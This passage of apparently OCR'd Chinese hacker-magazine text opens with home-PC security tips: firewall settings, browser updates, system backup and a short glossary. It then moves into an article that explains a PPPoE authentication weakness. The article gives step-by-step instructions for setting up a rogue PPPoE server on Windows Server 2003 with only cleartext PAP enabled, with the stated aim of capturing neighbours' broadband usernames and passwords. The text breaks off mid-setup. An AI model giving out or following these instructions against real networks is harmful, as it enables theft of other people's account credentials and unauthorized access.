好了，在本地连接上点右键 属性－高级（图10），然后选择防火墙设置。看到防火墙设置了吗？设置为开启并且不容许例外就可以了。这样设置后，如果本机有程序要访问网络，就会弹出一个是否允许的对话框，这时候我们就要仔细看了，如果是正常的程序，你就选择允许，如果是未知的或者是反弹木马、远程控制软件，就选择拒绝。防火墙还可以抵御外部攻击，防止非法访问，比如局域网内部的扫描，攻击等。




图10

到此，我们基本上可以做到远离木马，远离攻击了。为了更加安全，我们还可以升级最新的IE浏览器到7.0，打开http://www.microsoft.com/china/windows/ie/default.mspx下载安装即可。

另外再告诉大家如何备份系统，一键还原。备份系统的好处是避免系统崩溃，而且当你的系统被病毒感染，无力恢复时，还原一下系统，系统又回到原来的样子，就像《大话西游》里面的月光宝盒那样。如果你有光驱，可以使用光盘版本的ghost，如果没有，而且你很懒，也很菜，那么我向你吐血推荐“一键还原精灵”这个软件。到网上下载一个最新的稳定版本，立即安装，那么系统重新启动的时候，按F11键进入一键还原精灵界面，你只要轻轻地按一下鼠标，软件就自动备份系统盘，也可以轻轻的按一下鼠标，恢复系统盘到上一次备份的状态。该软件官方最新版本的下载地址为http://doshome.com/soft/SoftView/SoftView_240.html。

### 术语小补习


**1、什么是嗅探（sniff）**

嗅探是一种被动的攻击方式，它是通过各种手段，截获到他人的通信数据，如果在这些数据里看到自己感兴趣的内容，就把它保存下来。

因为技术的发展，现在的大部分嗅探都必须建立在ARP欺骗的基础上才能实现，也就是所谓的ARP嗅探。嗅探方面的黑客工具有CAIN、arpsniff等。

**2、什么是UNIX**

UNIX是一个强大的多用户、多任务操作系统，支持多种处理器架构，经过长期的发展和完善，目前已成长为一种主流的操作系统技术和基于这种这种技术的产品大家族。由于UNIX具有技术成熟、可靠性高、网络和数据库功能强、伸缩性突出和开放性好等特色，可满足各行各业的实际需要，特别能满足企业重要业务的需要，已经成为主要的工作站平台和重要的企业操作平台。



# PPPoE验证缺陷所带来的危害

黑侠（Black Mask）

目前国内最为普遍的两种宽带接入方式是ADSL（非对称数字用户线路）和FTTx+LAN（小区宽带）两种。ADSL是一种通过普通电话线和ADSL MODEM虚拟拨号到远程ISP的PPPoE服务器，从PPPoE服务器上获取一个动态的IP地址来上网的接入方式，而FTTx+LAN是通过光纤连接到一个小区的中心交换机，小区里的用户直接连接到楼层的交换机上，进行虚拟拨号到远程ISP的PPPoE服务器来进行上网，这也就是人们常说的小区宽带。在小区宽带里我们可以利用PPPoE验证的缺陷来盗获别人的帐号和密码。

## 一、PPPoE验证过程与缺陷

PPPoE会话有发现阶段和PPP阶段组成，当小区宽带（相当于一个局域网里）某一客户端要与远程的PPPoE服务端进行身份验证时，它必须首先在发现阶段识别对端的以太网MAC地址，并建立一个PPPoE会话ID。发现阶段是基于网络的拓扑，客户端可以发现多个PPPoE服务器，然后可以从中任意选择一个（通常都是选择反应最快的）建立连接。当发现阶段成功完成，客户端和被选择的PPPoE服务器都有了它们在以太网上建立PPP连接信息。一旦PPP会话建立，客户端和PPPoE服务器都必须为PPP虚拟接口分配IP资源。

由于PPPoE验证并不是一定要验证到电信或网通的PPPoE服务器上，而是通过广播方式寻找最近的PPPoE服务器进行身份验证。如果我们可以在本地架设一个PPPoE服务器，那么整个小区里，在同一个交换机下的用户，肯定都要到我的电脑上来验证了，我就不是可以轻松地获取到他们帐号和密码了吗？

## 二、架设PPPoE服务器

首先，我们需要一款叫做RASPPPoE_99的软件，把该软件安装好后，打开“本地连接”的属性，点击“安装”，选择“协议”，然后再点击“添加”，选择“从磁盘安装”（图1），选择RASPPPoE_99解压后的目录，点击“确定”，就会自动弹出一个选择网络协议的对话框，将里面的“ppp over Ethernet protocol”选中（图2），最后点击“确定”，待安装完成后，在“本地连接”的属性里就会多出一个“ppp over Ethernet protocol”的选项了（图3）。选择TCP/IP属性，给本机设置一个IP地址，比如192.168.0.4，子网掩码为255.255.255.0，其它为空，然后我们先拨号上网，此时我们的电脑就是一台PPPoE的服务器了。





图1





图2





图3

## 三、开启WinServer 2003的路由与远程访问

打开“管理工具”，运行“路由与远程访问”管理单元，在窗口中右击XTAFLF-KYJX17IB（本地）图标（XTAFLF-KYJX17IB是计算机名），选择“配置并启用路由与远程访问”。

在安装向导里点击“下一步”，选中“远程访问（拨号或VPN）”，再点击“下一步”，选中“拨号”（图4），继续点击“下一步”，选中“来自一个指定的地址范围”，点击“下一步”，新建一个IP地址的范围：192.168.0.5-192.168.0.253，确定。再次点击“下一步”选中“否，使用路由和远程访问来对连接进行身份验证”（图5），然后点击“下一步”，点击“完成”，就会弹出一个远程路由访问的对话框，选择“确定”，路由和远程访问就开始启用了。





图4

再次右击XTAFLF-KYJX17IB（本地）图标选择“属性”，点击“安全”中的“身份验证方法”，在“不加密的密码（PAP）”前打勾，将其它的勾全部去掉，如图6。

点击“远程访问策略”，右击“到Microsoft路由选择和远程访问服务器的连接”，选择“属性”－“授予远程访问权限”，





图5

